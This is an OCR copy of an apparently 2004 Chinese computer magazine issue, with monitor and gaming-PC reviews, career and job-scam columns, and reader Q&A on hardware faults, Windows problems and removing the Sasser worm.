其次，5系列产品对于外观进行了全新的设计，新的外观比上一代的4系列更加简洁而富于实用型。并且相对于4系列不同程度上进行了功能的加强——如5系列的很多产品都具备了内置音箱、B5产品都具备了DVI接口、5系列产品的亮度和可视角度比4系列普遍增强等。

同时，5系列产品全都拥有“零亮点”保证，同时全部通过TCO’03。在人性化设计上有了明显的提高。

170S5的新特征

我们就以5系列中最为贴近我们普通用户的一款产品——面对普及市场的170S5来看看5系列的新特征。

从外观来看，170S5就是很吸引人的一款产品，它依然使用了飞利浦较多使用的内置电源设计，但经过巧妙的设计，保持了一个较小的视觉厚度效果。银黑色相关的外壳具备了很好的视觉吸引力。与S4系列产品相比，它的外观变化主要有两处：

一是170S5采用了窄边框的设计，其边框的宽度只有16mm，不仅比S4产品小很多，而且在市场上也是罕见的佼佼者。

二是170S5采用了全新的底座设计，S4系列产品的底座在设计上应该说不算很好，高度比较低且比较单薄，稳性不足。所以170S5的底座进行了全新设计。采用了稳定的圆形底座，和强度较高的堤坝形支架形状。在高度和稳定性上都比S4产品有了明显的提高。不过我们也发现了一个问题——为了减小厚度，170S5的支架没有连接在显示器的中央而是连接在边框上，这样在连接强度上有所下降，我们实际用手掰了一下，发现可以将连接底座的边框掰开一条小缝——虽然实际使用中不太可能有人这么作，但总是一个存在的隐含问题。

在显示效果上，170S5相对于前代产品有了质的飞跃，由于采用了16ms的高速屏，所以170S5在游戏中的表现非常良好。高速屏同时带来了450：1的对比度和250流明的高亮度。而同时，170S5依然保持了前代产品一贯的在色彩表现上的优秀效果——170S5在灰阶测试中表现十分出色并且具有非常“正”的色彩表现。

飞利浦显示器的稳定性和自动设置能力是它在电路上的主要亮点。我们在使用中发现，基本上在各种情况下170S5都可以使用其AUTO键完成设置并不需要单独的调节。即便是模拟输入液晶显示器最难避免的摩尔纹问题，170S5也解决得非常好，其设置功能中的摩尔纹调节基本上用不上。

在我们测试的样品机上，我们没有发现坏点的问题。不过还是提醒大家——毕竟飞利浦承诺的是“无亮点”，所以还是要挑一挑的。

170S5相对于前代产品的一大亮点是它的可视角度，达到了150度的宽角度，要说，150度其实也不算罕见，但出现在普及型机器上可就不太多了。

170S5的OSD界面保持了飞利浦一贯的简洁风格，而且它的按键进行了新的改进，将数值和选项键进行了整合，整体上操控按键更少，更为迅速。不过在OSD菜单中我们发现了一个有点可笑的问题——语言选项中默认的选项叫“中语”！历来只有“汉语”、“中文”，港台有所谓“国语”，大不了日本人叫“北京语”，汉语中何曾有个词叫“中语”？虽然无伤大雅但未免可爱。

作为一款主流显示器，170S5的功耗只有30W，这是很惊人的。在我们年初测试的上一代17”液晶显示器中，包括飞利浦自己的产品在内，功耗普遍在40W以上。30W的功耗不仅使170S5更加节电，更主要的是使其发热减少很多，虽然体积紧凑，但长时间工作一点也没有散热的负担。

总的来看，飞利浦170S5作为一款17”普及型显示器，其整体性能达到了一个相当出色的水平。除了令人有些担忧的支架设计和那个可笑的“中语”，我们还真的找不出什么明显的问题，可以说是一款值得推荐的产品。CF [SC09]



娱乐至上——TCL海盗6681游戏PC

■ CFAN评测室

TCL公司最近推出了专为游戏设计的TCL海盗系列品牌电脑，一改过去品牌机漂亮外形、高档CPU配整合显卡、低容量内存等不合理的配置，使这款机型成为内外兼修中高档娱乐电脑。我们评测室也获得了一台目前这个系列中配置最高的TCL海盗6681型。

王者配置，霸气十足

CPU:TCL海盗6681的处理器采用的Pentium 4 3.2EE(也叫Pentium 4 3.2XE)❶，中文名“奔腾4至尊版”。这种CPU与普通Pentium 4不同之处在于它还拥有与处理器核心频率相同的2MB的同频L3缓存，使处理器速度较同样频率的普通Pentium 4平均快10%。



内存:TCL海盗6681则搭配了总共1GB的双通道DDR 400内存❷。大内存的好处就是在玩大型游戏；处理大幅面图片、多媒体创作时，可以减少虚拟内存的用量，使整体速度更快。就目前来说，已经上市的《Far Cry》，即将上市的《DOOM 3》、《Half Life 2》这些游戏都会体现出1GB内存的优势。除此以外，TCL海盗6681的内存采用的两条512MB的组合方式，而并非是四条256MB的组合。在同等售价下，前一种搭配会减少一定的利润，但却使主板能有空余的内存插槽满足升级需求。这种细节上就能看出大公司负责的态度。

显卡:TCL海盗6681采用的著名显卡大厂的GeForceFX 5900XT 128MB显卡❸，完全能支持DirectX 9。这块显卡做工十分优秀，并且在显卡的背脊上还加了一条金属加固条，作用是防止PCB变形，体贴用户。

硬盘:TCL海盗6681搭配的120GB 7200转SATA硬盘❹，不但容量巨大，还拥有150MB/s的外部传输率。同时TCL海盗6681的硬盘是横向安装，方便安装拆卸，而且四周开阔的空间也方便硬盘散热。

高品质输入输出设备，真正满足游戏需求

键盘鼠标:TCL海盗6681的键盘鼠标是采用的微软的黑色多媒体键盘和微软IE4鼠标。微软多媒体键盘优秀的键盘按键使敲击键盘也成为一种享受。微软IE4鼠标6000fps的扫描速度则能完全满足游戏中高速移动的需求，是真正能满足游戏需求的少数几款光电鼠标之一。

耳机: TCL海盗6681采用USB震动耳机作为主要音效输出方式，USB外置声卡不受机箱内的电磁干扰，音质更好，而耳机的震动则能模仿出低音炮的效果，使用户在娱乐时拥有更强的临场感。

显示器:现在的LCD虽然在技术上已经有极大的提高，但作为玩游戏等娱乐来讲，响应时间、色彩还原度等还是较CRT有一定的差距，因此这台游戏电脑依然搭配的CRT显示器，如果用户有需要，也可以补一定差价更换其他各种显示器。

品牌的力量，细节见真功

从配置方面讲，TCL海盗6681已属不错，那作为品牌机，TCL海盗6681还有什么特色呢？

色彩造型超酷:黑色的显示器、黑色与灰色搭配的机箱、同样黑灰色的键盘鼠标以及耳机，让整台电脑给人一种卓尔不凡的气势，配合机箱前部的盾形面板，使TCL海盗6681更显时尚风范，只是可开合的盾形面板的关闭不太方便，应算白璧微瑕。

扩展口体贴周到:TCL海盗6681除了已经带前置USB、音频输出口外，还带一个前置读卡器，可读取CF/Micro Driver/SM/MS/SONY记忆棒/SD/MMC这些常用存储卡，方便数据交换、数码相片的处理。

内部布局彰显大家风范:在TCL海盗6681的前面板下部和底部面板前部有大量的蜂窝状通风孔❺，同时在TCL海盗6681的底部支撑脚也较高，这可以使底部的冷空气能方便的通过对流方式进入机箱内部，提供散热，同时蜂窝状通风孔也不会泄漏电磁辐射。在TCL海盗6681的侧面板上也有同样的通风孔，这些通风孔正对机箱内的梯形风道❻，风道的尽头就是CPU散热器，这样的设计使CPU散热器能直接利用外部的冷空气，更能降低温度。另外，捆扎的电源线和信号线❼以及低噪音的9CM机箱风扇也让机箱内部的空气流动更为合理，使TCL海盗6681能工作在一个更健康的环境里面。



咨询电话:800-830-8365 CF [SC10]

我努力，我精彩

■ 河北 午马思维

因为热爱，所以选择；因为选择，所以努力；因为努力，所以精彩——午马思维。

我是一所普通师范学院化学教育专业2002届的大学毕业生，现供职于县城一所重点中学，担任着学校的网管和信息技术教师工作。因为当初的热爱，选择了现在的工作；因为现代的信息技术，让我过得如此充实和快乐。




午马思维的作品

大学，忙碌中充实

起初对于电脑的热爱，源于网页制作。从大二开始，学校周围的网吧如雨后春笋般纷纷涌现，于是我开始了上网的经历。但我并没有迷恋聊天，也没有热衷网络游戏，而是欣喜于各位站长建立的个人主页以及网络上扑面而来的新鲜空气。那时，我从主页规划到资料收集、从学做网页到主页上传，仅用两周时间就在Chinaren网站上建立了自己的个人主页。虽然技术含量很低、内容不够充实，但仍使我欣喜不已，从而使我决定要在IT领域有所作为。

大二上学期，我自学了C语言，并顺利通过了国家计算机二级考试（C语言），而且得了个良好。大二下学期，我报了计算机系的计算机辅修专业，这为我以后在IT领域发展打下了良好基础。

在忙碌中时间过得飞快，转眼到了大三下学期，那是个决定是否考研的关键时刻。决定考研的人几乎占到了全班的四分之三，虽然我专业成绩相当不错，但还是放弃了，决定走自己的路。我同一个老乡攒了台电脑，自学了网页制作三剑客、Photoshop平面设计、VB程序设计等应用软件。值得一提的是，我和老乡约定不玩游戏，并且确实这样做了。而在大学里很多人买了电脑玩游戏、看影碟成风。我和老乡配合默契，在学习电脑的过程中，相互帮助，相互促进，彼此受益匪浅。2002年3月，我们都参加了学校的网页制作大赛，我的“午马思维”网页作品得了一等奖，老乡的“木鸟驿站”得了二等奖。



求职，奔波中成功

进入2002年，开始找工作了。在综合测评中，我专业第一，找份化学教师的职位绝对没问题。可是我不想教化学，想教计算机，这就有一定难度了。2002年元旦，我赶回了老家并去了县一中和职教中心。一开始人家还挺欢迎，但一听说我要教计算机，不是说不缺计算机教师，要不就是说只招专业对口的。

这次碰壁，并没有使我失掉信心。1月17日，我提前来到石家庄，准备参加20日师大召开的全省师范类人才招聘会。我从18日下午开始搜集师大院内及周边张贴的招聘信息，看到自己感兴趣的就记到小本子上。随后，按照记下的信息逐一去应聘。到19日为止，我共跑了20多家学校，虽然腿都快跑断了，但仍精神十足。功夫不负有心人，19日晚上终于和一所高中敲定——教计算机，20日正式签了协议。

工作，探索中成长

2002年9月1日，我正式来到工作单位，开始了自己的教师职业生涯。现阶段的高中教育是以高考为中心的，而像信息技术这样的学科很不受重视。但是，看到学生的空前热情，给了我无比的信心。我决心教好这门课。在教学过程中，我不断探索并实践新的教学方法，不断充实并更新自身的知识。

随着教育信息化工作的推进，2003年初学校初步建成了校园网。从方案评定到工程验收，我参与了各个环节，受益匪浅，使我的网络知识得到了迅速扩充。

后来，我开始考虑为什么不把我的IT知识进一步发挥和利用。自身具备较好的文学基础，又具备相当的IT知识，完全可以试着写一些IT方面的稿件，这是其一；另外，我具备较好的美术素养和较强的规划能力，又具备较高的网页制作水平，完全可以为一些公司或部门制作网站。

说干就干，我开始利用课余时间试着写稿子。首先，对自己常看的IT杂志或报刊中的一些文章研究一番，然后针对相关的栏目要求和自己拿手的方面，在电脑上边试边硬着头皮敲。刚一开始，没有思路，即使有了思路又下笔困难。经过一番折腾，我写成了自己的第一篇文章《不会读我也能输——智能ABC之笔形输入》，给一家杂志寄去后却一直没有回音。之后，又敲了几篇文章，寄到相关杂志，还是久久地等待。这使我感到走这条路的艰难，却不想就此退缩，还是坚持每天写。直到有一天，在《中小学电脑报》上发表了我有生以来的第一篇IT文章《IE滚动条新鲜碰面》，这使我激情高涨、信心倍增。接着，我又在几本IT杂志上陆续发表了文章。



午马思维的个人主页

接下来，我又开始做起网站。一次，周末我到外面去转，看到一家电脑学校招聘网页制作人员。于是，我去应聘了；并从此和这家电脑学校建立了联系，也做了几个网站，如新势力频道、四库广告等。

每一阶段，都有既定的目标；每一天，都有所进步。相信自己，相信未来，我的一个个目标会逐一实现。努力无极限，我会在IT的国度里不断奔跑，直到永远……

我想，无论从事任何工作，兴趣都是最好的老师。在兴趣的指引下，不断探索实践，不断努力奔跑，充分发挥自身的潜力，最终会成就一番事业。但在走向成功的路上，也要关注一下自己的健康，别让身体拖了你的后腿。

CF [CY01]

创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业 创业 & 就业

幸存者活动部分「选手介绍」

邹晓光(枪炮与玫瑰)，目前第9名

个人简介：男，23，大专，山东蓬莱人，职业电脑销售，脑龄8年，网龄4年，性格外向，遇强则强。



1996年一开始接触电脑，便产生了浓厚兴趣。先后学习实践过电脑组装、维修维护、平面设计、网络维护、宽带架设等，具有一定的经验。曾在《电脑爱好者》论坛以及其他电脑杂志论坛担任版主，目前担任《太平洋电脑网》软件应用版版主。

工作经历：2000年开始从事电脑组装销售、网络工程、网站建设等工作至今，典型的电脑爱好者。

至理名言：我不是最好，但我努力追求更好！

E-mail:root@jiahenet.com QQ：1258956

陈佳亮(横扫一大片)，目前第10名

个人简介：男，21，中专，广东梅州客家人，县政府信息网的网管，脑龄4年。



1999年进入中专，学习电子技术应用专业。2002年7月毕业回到了家乡。2002年12月进入现在的单位工作。从2003年开始陆续在《电脑爱好者》杂志上发表文章。曾经在《电脑爱好者》论坛做过版主。

至理名言：我不是最好的，也不敢说是最努力的，我只能说，我一直不断努力学习着。

QQ：37588892

CF [CY02]

「小强」说话

E-mail: tengxiaoqiang@sohu.com



大家好，我是彬彬。本期的“小强说话”专栏还是两篇文章，一篇是关于求职技巧的，另外一篇是讲求职的时候需要警惕的几种现象，比如有的招聘企业开出了不同寻常的高薪来诱惑你，还有的公司在面试的时候让你轻而易举地就通过面试，另外有的企业要求应聘者缴纳千奇百怪的费用等，如果在求职中遇到了类似的现象，大家一定要提高警惕。

另外有几个问题想问大家，看过“小强说话”专栏的文章后，感觉怎么样？觉得专栏的文章对大家求职有帮助吗？还希望看到哪些与求职有关的文章？另外对这个专栏有什么想法和意见吗？在求职中遇到的问题，你希望专家来指点吗？如果大家有这方面的问题就赶快行动吧。不要忘了写信到：北京9615信箱（100086）或者发E-mail到：soho@cfan.com.cn、tengxiaoqiang@sohu.com。

求职技巧之三：

[小强说话]

求职&谋职



■ 滕小强

小雪是个班长，今年就要毕业了，找工作很努力，而且还在班里组织了一个求职俱乐部，虽然没有从中发掘出多少乐趣，却为大家交流经验创造了好的机会。这次聚会笔者有幸成为嘉宾，也来感受一下热烈的气氛。

小雪在组织管理方面的确颇有一套，整个俱乐部活动开展得井井有条，首先由已经签约的同学跟大家交流经验，接着是一位同学讲出自己在找工作的过程中遇到的问题，大家开始七嘴八舌地支招或帮着来寻找问题的根源，在结束时让我跟大家谈谈求职过程中是否有什么重要的东西被忽视了。什么是重要的东西？这是个非常模糊的问题，也许大家心里面感觉自己讨论的过程中漏掉了很多重要的东西。

回想大家刚才在活动中各式各样的发言，我深深感受到，大学生在找工作的过程中往往忽略了两个比较关键的因素：心态和方法。

大家的思维总是具有一定的惯性，对于约定俗成的东西甚至不愿意去多问上一个为什么。就像我们讲“求职”二字，讲得久了也就不再去想为什么这样叫。说法在无意中也表现了我们长久以来对待工作的一种心态：总是把自己摆在一个弱者的位置上，把企业摆在一个强者的位置上。抱着这种心态去想问题的时候，往往就会使我们离企业的距离越来越远。我也曾经听到一位企业的人力资源经理这样向我抱怨：已经过去三个月了，却还没有找到一个合适的前台服务人员。每个人在企业中都充当一个重要的角色，企业在选择时总是慎之又慎。企业“招人”，我认为叫做“求才”，这才是最贴切的说法。

说法怎样都可以，我们保持一个平等的心态更重要一些，因为找工作是双向选择。但在理解上我更喜欢把我们找工作叫做“谋职”。这个谋字包含“筹划、选择”之意。常见的所谓职之谋有三种方式：

追 求



就像追求你喜欢的女孩子一样，求职需要下点功夫才可以。后面的文章我们会陆续给大家介绍一些求职过程中的小技巧，我们需要努力在合适的时间和地点把你相应的才能表现给招聘者，而且要正确面对企业的拒绝，因为拒绝往往有两种可能：你根本不适合这个岗位或企业的招聘人员在短时间的接触中没有正确地认识你的才华。如此一来，你在遭到拒绝之后就轻言放弃，当然是一件非常可惜的事情。

崔浩是某名牌大学新闻系的毕业生，他在大学期间就发表过很多文章，毕业时到一家报社去应聘记者，没想到对方收到他的简历之后再也没有任何答复，他对此感到非常着急，通过电话询问得知他根本就没有获得面试的机会。但能够到这家报社工作是他梦寐以求的事情，面对这样的拒绝，他思量很久，最终又一次拿起电话——说服对方人力资源部经理给自己一个面试的机会。没想到的是，在第一轮面试中他因为一个失误又被淘汰了。第一轮面试完全结束后，他再次来到面试官的面前，重新叙述了自己争取到这次面试机会多么不容易，同时简单阐述了那个失误的偶然性，想争取再次面试的机会。这次他成功了，他被免掉了其他的面试环节，直接被报社录用。其中有一个原因就是报社从他“追求”这一职位的过程中发现了他具有的不轻言放弃、锲而不舍的宝贵精神，而这一精神正是成就一位出色的记者的关键素质。崔浩是这次求职的胜利者，他在“追求”中表现出非同一般的个性。


吸 引



吸引并不是非常容易做到的事情。但我们可以看到把找工作的路子仅限于直接切入主体显然是传统思路。林征是一位普通大学中文系的毕业生，当大家都在四处为工作奔波的时候，他却利用这段空闲的时间，出去在两家广告公司找到了兼职文案的工作，收入极低而且终日奔波，非常辛苦，挣来的钱也都花在了同事的交往中，两个月之后，他顺利地跟其中一家广告公司签订了正式的专职劳动合同。同学惊讶之余才发现他开始的“苦差”是在为自己积累工作经验和人脉关系，更重要的是，兼职的工作证实了自己的才能。

用林征的话说：我说自己能干他们可以不信，当我干出来之后不说什么他们自然会做出评价的。

创 造



创造也许该算是找工作的较高境界了。在上期杂志中我们提出要研究你钟爱的企业和岗位，研究之后如果发现你的兴趣与才能跟公司的实际招聘计划之间没有交集怎么办？失望还是放弃，还是有其他办法？当然是有办法了！你有没有想过这个时候可以尝试建议对方增设一个岗位。当然，这样的事情在比较成熟的大公司很难成功，但是在中小公司有时候这样做还是必要的，也往往会给你带来不小的惊喜。


[小强说话]

“谋之道”介绍完了。求也好谋也好，心态可以决定你的方法，可能限制你的思路，因此我们把自己摆在一个合适的位置上，重视心态和方法还是很重要的事情。

CF [CY03]



求职也需“防狼术”



■ 滕小强

十几年前，“骚扰”这词成为“时尚”的时候，“女子防狼术”风靡一时；数年前，网络让大家兴奋地发现自己可以海阔天空来去无踪的时候，“火眼金睛辨MM”大行其道；如今黑心的骗子居然把手伸向了求职心切的大学生，总结几个求职上当的案例，也总结出一套2004求职“防狼术”，大学生们求职的时候可以揣在身上以防不测之用。

不同寻常的高薪

有人说大学生给自己标出的高薪有些离谱，无论别人怎样评价，大家还是认为自己的身价理应不菲，好歹也是十几年的寒窗苦读，自然是谁都不愿意随便看轻自己，因此自己开出高价是可以理解的。但如果用人单位给你开出一个不同寻常的高薪就值得我们好好琢磨琢磨了。可以把这样的招聘信息分为两种，一种是公开的欺骗性信息，就像贴在公交车站牌或者路灯杆上的“高薪诚聘”。我们早就知道这是骗人的广告，绝大部分人对这样的广告已经具有“免疫力”。

但另外一种则比较隐蔽，那就是跟其他正规的招聘信息以同样的方式进行发布，比如招聘会或者在报刊、网站上发布。如果一个从来也没有听说的公司，莫名其妙地给你开出很高的薪水，不要以为遇到天使了，还是重新客观地评价一下自己比较好，还要认真考虑一下公司为什么会这样做。

轻而易举的面试

前几天在报纸上看到一位上当的同学，他是由对方通过电话进行的面试，如此轻而易举就决定了是否录用，恐怕有些简单得让人难以置信。另一个案例中，骗子在一个茶馆里面开展面试，面试的整个过程不是在与应聘者交流，而是努力吹嘘自己的公司有多么厉害，或者公司的背景是多么的牛，虽然你从来也没有听说过这个公司（还以为自己是孤陋寡闻）。这样的面试通常情况下是很难让人相信的，即使对方不是一个骗子公司，用这种方式来招聘员工相信人力资源状况也好不到哪里去，也就不值得我们把这样的机会当成“宝贝”了。

遇到这样的情况我们不妨多问一些问题，一来满足一下对方的“诉说欲”，二来也可以看看是否有破绽存在，对方是否能够自圆其说。

不切实际的描述

“我们公司虽然现在一穷二白，但很快就会有一大笔资金注入。”一个人背对着空空如也的房子跟你信誓旦旦，而你正跟一群来路不明的人坐在小马扎上。

“这不能叫做你们的工作，而应该称为是你们的事业，我们与任何其他的公司都不一样……”如此的天马行空，不知道演讲者自己是否相信自己的言论。如果你认为对方的描述过于离谱还是不要去满足你的好奇心了，也许我们有更重要的事情要做。当然最好不要公然对立，免得危及安全，警察也许可以帮你澄清这一切。

千奇百怪的收费

好企业总是善待人才的，当我们毕业来到单位之后，会受到单位的种种礼遇。但是如果这个单位要求你缴纳“培训费”、“手续费”、“押金”，或者要求你必须用高价购买一件很不值钱的东西，最好先把自己的钱包捂住，很有可能你遇到了一个骗子公司，收你的钱容易，兑现承诺或者索回那笔钱恐怕就比登天还难了。对于这样无理的要求，还是不要理会的好。

无论怎样，求职的时候需要付出自己的努力，不要相信幸运之神整天都在你身边转来转去，如果发现有疑点一定要仔细研究一下，多跟朋友商量，不要急于求成或者做出冒险的决定。今后如果还有类似的事情发生，笔者当然要细细分析，也好推出我们防骗的升级版本，但还是希望这样的忧虑成为笑谈，这样的事情不再发生。

CF [CY04]



[小强说话]



硬件维修站

1 启动时提示硬盘安装失败

问:系统启动时提示“Hard disk install failure”并死机。请问如何才能解决这个问题？

答:这个提示的中文含义是硬盘安装失败。这是因为硬盘的电源线或数据线可能未接好或硬盘跳线设置不当。你可以检查一下硬盘的各根连线是否插好，看看同一根数据线上的两个硬盘的跳线设置是否一样。如果一样，只要将两个硬盘的跳线一个设置为Master，另一个改为Slave即可。

2 识别假冒TCO'03显示器

问:听说市场上有一些假TCO'03的显示器。请问如何才能识别出来？

答:你可以通过如下几种方法进行识别:

(1)通过TCO官方网站查找

要想真正确认TCO'03的真实性，登录TCO官方网站查询认证信息是最保险的方法。可通过http://tco.networks.nu/index_publicsearch.htm链接访问。其页面左边有个搜索引擎，列出了4个选项:①Manufacturer(制造商)，是指显示器制造商的名称，这里有上百个厂商名称可供选择；②Brand Name(品牌名称)选项；③Product Type(产品类型)，其中有Display-CRT(CRT显示器)、Display-Flat(平面显示器)等选项；④Certification Type(认证类型)，其中可选择TCO'92、TCO'95、TCO'99、TCO'03。选择完毕后按Search，就可列出相关产品的品牌名称、型号、尺寸、通过认证的类型、时间以及认证代号等信息。

(2)查看显示器后面的铭牌

不要只看显示器正面粘贴的TCO'03认证塑料标志，一般真正通过TCO'03认证的显示器，不只在前面贴有标志，在显示器后部铭牌上也应该有刻蚀的认证标志。

(3)由于黑色外壳与屏幕之间色彩对比太大，因此黑色外壳的显示器基本上都没有通过TCO'03认证。

3 显卡接电视只能显示黑白画面

问:我电脑上的显卡带有TV输出功能，可是输出到电视上的图像是黑白的。请问原因何在？如何解决这个问题？

答:这很可能是因为制式不兼容而引起的问题。大家知道电视主要分为PAL、NTSC等制式，相应带TV输出的显卡也有这两种制式。一般通过软件或卡上的跳线可以设置输出的视频信号为PAL或NTSC制式，二者应匹配，画面才能正常显示。如果你的显卡只支持NTSC制式，而电视又只支持PAL制式，这时就无法欣赏到彩色图像了。

4 华硕TUSL2-C主板挂接160GB硬盘

问:我使用的是华硕TUSL2-C主板，最近想要购买一块希捷160GB硬盘。请问这块主板能够识别这么大容量的硬盘吗？

答:你应该到华硕的网站(http://www.asus.com.cn)下载1014版的BIOS程序然后进行刷新，这样TUSL2-C主板就可以支持160GB硬盘了。

5 刷新主板BIOS时显示不匹配信息

问:我在刷新主板的BIOS时，屏幕上显示“Part number doesn't match the system”提示。请问我该怎么办？

答:因为每一个BIOS都有一个识别号码，如果用于刷新的BIOS程序无法匹配这个识别号码，那么在进行刷新操作时系统就会显示“Part number doesn't match the system”。假如你完全能够确定所下载的BIOS程序没有问题，完全对应所刷新的主板，那么在出现这个提示时只要选择跳过它就可以了。

6 小小软件可使迈拓硬盘降噪音

问:我刚买的迈拓硬盘噪音比较大。请问有没有办法能降低噪音？

答:迈拓有个专门的降噪工具软件叫Acoustic Management，主执行程序是AMSET，你可以到迈拓的产品销售代理网站(http://www.lander.com.cn/download_software_show.asp?id=5)或者“驱动之家”网站下载。下载后制作成一张工具软盘，盘内包含最新的AMSET静音工具，需要在DOS环境下执行AMSET命令。

7 显卡超频后性能反而下降了

问:为什么我把显卡超频后通过测试软件测得的性能得分反而下降了？

答:给显卡超频并不是越高越好，如果选择的频率超过了显卡的承受能力，那么显示核心或显存在高频下工作会出现很多错误，纠正错误的操作增多会导致实际执行效果反而没有在标准频率下好。因此显卡超的频率一定要逐步提高，找到一个适合的数值就可以了。

CF [SB01]

系统门诊所



1 不同版本系统的电脑不能互访

问：我们公司的局域网内有一些安装了Windows XP的电脑不能与安装了Windows 98和Windows XP的电脑互相访问，看了以前“傻博士信箱”提供的方法，开启了GUEST账号，安装了NetBEUI协议，在本地安全策略设置中启用了GUEST账号，设置了共享文件夹，但仍然无法解决互访问题。请问我该如何处理？

答：除了上述几个因素外，网络参数没能正确设置也是导致该问题的重要原因，你可以按照如下步骤操作：

(1)启动Windows XP，在桌面上右击“我的电脑”图标。

(2)在弹出的右键菜单中选择“属性”，接着单击“计算机名”标签。

(3)看看该标签下有没有出现电脑所在局域网中的工作组名称，如果没有请进行下面步骤的设置。

(4)单击“网络 ID”按钮，运行“网络标识向导”，随后单击“下一步”按钮，选择“本机是商业网络的一部分，用它连接到其他工作着的计算机”。

(5)再次单击“下一步”按钮，选择“公司使用没有域的网络”并单击“下一步”按钮。

(6)输入局域网内电脑所在的工作组名后单击“下一步”按钮，最后单击“完成”按钮结束设置。

经过这样的设置后重启电脑，这些电脑就可以互访了。

2 系统启动时显示地址错误

问：我的电脑中安装的是Windows 2000，最近在启动Windows 2000时出现了0x0000000A[/color]字样的错误提示，旁边有一行说明是IROL-NOT-LESS-OR-EQUAL。请问这是怎么回事，如何解决这个问题？

答：出现这个提示说明驱动程序使用了不正确的内存地址，可能因为你最近安装了某些有问题的硬件驱动程序或软件。解决该问题的方法是：

(1)重启电脑，在出现系统启动菜单时按F8键，接着在Windows高级选项菜单中选择“最后一次正确配置”，然后按回车键执行。

(2)选择“安全模式”启动系统，卸载最近安装的硬件驱动程序或软件。

3 数字键不能正常输入数字了

问：我的系统自带的“智能ABC输入法”最近不能敲击数字键输入数字了，只要一输入阿拉伯数字就会出现“一、二、政、厂”等汉字列表。请问如何解决这个问题？

答：解决该问题的方法如下：

(1)右击“智能ABC输入法”状态条上的中英文切换按钮，在随后弹出的右键快捷菜单中选择“属性设置”。

(2)在接着出现的窗口中找到“智能ABC输入法设置”对话框中的“笔形输入”，将该项前的“√”符号用鼠标左键勾去。

(3)单击“确定”按钮保存退出，这样你就可以在“智能ABC输入法”中正常输入数字了。

4 Windows 98无法进入图形界面

问：进入Windows 98时，Logo图只出现一会儿就跳到传统的DOS界面，安全模式也无法进入。请问如何才能解决这个问题？

答：从故障表现来看，COMMAND.COM、IO.SYS文件应该没有问题。应该考虑Windows系统文件夹下的WIN.COM文件或C盘根目录下的MSDOS.SYS文件被破坏了(假设系统安装在了C盘)，你可以到安装了相同版本操作系统的电脑中将这两个文件复制出来并覆盖你电脑中的这两个文件。

如果仍然无法解决问题，打开机箱，看看是否有配件没有安装牢固，重新插拔一下。内存条出现故障也是导致该问题的常见原因。此外，重新安装操作系统就是最后一招了。

5 备份数据时出现乱码问题

问：我的电脑中安装的是Windows 98，最近因系统崩溃而无法进入图形界面，只能进入DOS状态，重装系统也无法解决问题。我想格式化硬盘，在对硬盘中的数据进行备份时发现里面用中文命名的文件夹和文件显示为一串乱码，无法辨认和指定我要的文件。请问有什么简单的方法能解决这个问题？

答：从Windows 95开始，微软就在相应DOS版本中内置了中文系统和四种中文输入法(拼音、双拼、国标、区位)。你可以在电脑进入纯DOS状态后，在命令提示符后键入PDOS95然后按回车键，系统会自动运行PBIOS.EXE并加载中文字体驱动和输入法，如果加载成功会在屏幕的右下角出现“Win95中文DOS状态”的提示。这时候在纯DOS下就可以显示并输入16×16点阵的汉字，运行DIR命令，原来的乱码就不见了。输入法可以通过Ctrl+Shift组合键来切换，对于长文件名需要输入“~”字符时，要注意切换回英文方式。

需要注意的是，中文系统的加载是通过C：\Windows\Command目录下的PBIOS.EXE、FONT16.EXE、HZVIO95.EXE等文件来实现的(假设系统安装在了C盘)，如果你的系统中没有这些文件或文件已经损坏，则无法实现对中文的支持和输入，你只要按照屏幕的提示从其他电脑上将这些文件复制到相应的位置即可。 CF [SB02]



软件咨询间

1 预防和解除“震荡波”病毒的侵害

问：近日我的电脑出现多次反复重启的怪现象，仔细查看系统目录发现在C:\Windows下莫名其妙地产生一个名为AVSERVE.EXE的文件。请问是不是有新病毒在作怪，如何解决？

答：你的电脑很可能中了一种叫做“震荡波”的病毒。该病毒是通过Windows 2000/XP/2003的一个被微软定义为最高级别的漏洞进行传播的。“震荡波”病毒会在网络上自动搜索系统有漏洞的电脑，并直接引导这些电脑下载病毒文件并执行，因此整个传播和发作过程不需要人为干预。只要这些用户的电脑没有安装补丁程序并接入互联网，就有可能被感染。“震荡波”病毒的发作特点类似于去年夏天造成大规模电脑系统瘫痪的“冲击波”病毒，症状就是造成电脑反复重启。

该病毒会通过FTP的5554端口攻击电脑，使系统文件崩溃，造成电脑反复重启。病毒如果攻击成功，会在系统目录下产生名为AVSERVE.EXE的病毒体，用户可以通过查找该病毒文件来判断是否中毒。“震荡波”病毒会随机扫描IP地址，对存在有漏洞的计算机进行攻击，并会打开FTP的5554端口，用来上传病毒文件，该病毒还会在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]中建立"avserve.exe"=%windows%\avserve.exe的病毒键值进行自启动。该病毒会使“安全认证子系统”进程LSASS.EXE崩溃，出现系统反复重启的现象，并且使跟安全认证有关的程序出现严重运行错误。

“震荡波”的防范办法是，首先，用户必须迅速下载微软补丁程序，地址：http://www.microsoft.com/china/technet/security/bulletin/ms04-011.mspx。迅速升级杀毒软件到最新版本，然后打开个人防火墙，将安全等级设置为中、高级，封堵病毒对该端口的攻击。

也可以登录瑞星公司网站下载免费的专杀工具，下载地址为：http://it.rising.com.cn/service/technology/tool.htm。

如果用户已经被该病毒感染，首先应该立即断网，手工删除该病毒文件，然后上网下载补丁程序，并升级杀毒软件或者下载专杀工具。手工删除方法：查找系统目录下名为AVSERVE.EXE的病毒文件，将其删除。

2 金山词霸在Acrobat 6.0中的取词问题

问：我新装了Acrobat 6.0英文版的电子书系列软件，发现金山词霸2003不能在Acrobat Reader 6.0和Acrobat 6.0下取词。请问这个问题该如何解决？

